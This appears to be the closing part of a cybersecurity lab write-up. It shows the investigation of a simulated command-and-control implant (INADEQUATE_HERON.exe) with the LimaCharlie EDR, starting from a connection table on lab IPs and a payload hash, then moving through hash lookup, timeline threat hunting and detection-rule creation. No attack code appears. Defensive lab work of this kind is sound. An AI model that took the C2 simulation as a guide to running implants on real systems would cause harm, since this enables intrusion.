???	(0)	192.168.246.134	51127	tcp4	192.168.246.133	80	TIME_WAIT	-
???	(0)	192.168.246.134	51128	tcp4	192.168.246.133	80	TIME_WAIT	-
???	(0)	192.168.246.134	51129	tcp4	192.168.246.133	80	TIME_WAIT	-
???	(0)	192.168.246.134	51130	tcp4	192.168.246.133	80	TIME_WAIT	-
???	(0)	192.168.246.134	51131	tcp4	192.168.246.133	80	TIME_WAIT	-
???	(0)	192.168.246.134	51132	tcp4	192.168.246.133	80	TIME_WAIT	-
???	(0)	192.168.246.134	51133	tcp4	192.168.246.133	80	TIME_WAIT	-
INADEQUATE_HERON.exe	(4212)	192.168.246.134	51134	tcp4	192.168.246.133	80	ESTABLISHED	f6121b723fdd1634e9a574c06acb60b73d33b0f4e8e194b75ef70e0fb05e0e70

**File Hash Analysis:** Extracted the payload hash and checked it against known malware databases, resulting in a false negative — demonstrating the limitations of signature-based detection.




## Threat Hunting & Timeline Analysis

Timeline filtering was used to determine whether the suspicious process accessed sensitive system components or exhibited post-exploitation behaviour.



## Detection Engineering & Response

Custom **Detection & Response (D&R) rules** were created within LimaCharlie to identify reoccurrence of this attack pattern. These rules ensure that similar activity triggers alerts in the future, enabling faster detection and response by a SOC analyst.



## What This Project Demonstrates

- Endpoint Detection & Response (EDR)
- SOC-style threat investigation
- Process & network telemetry analysis
- Command-and-Control attack simulation
- Detection engineering (D&R rules)
- Understanding attacker vs defender trade-offs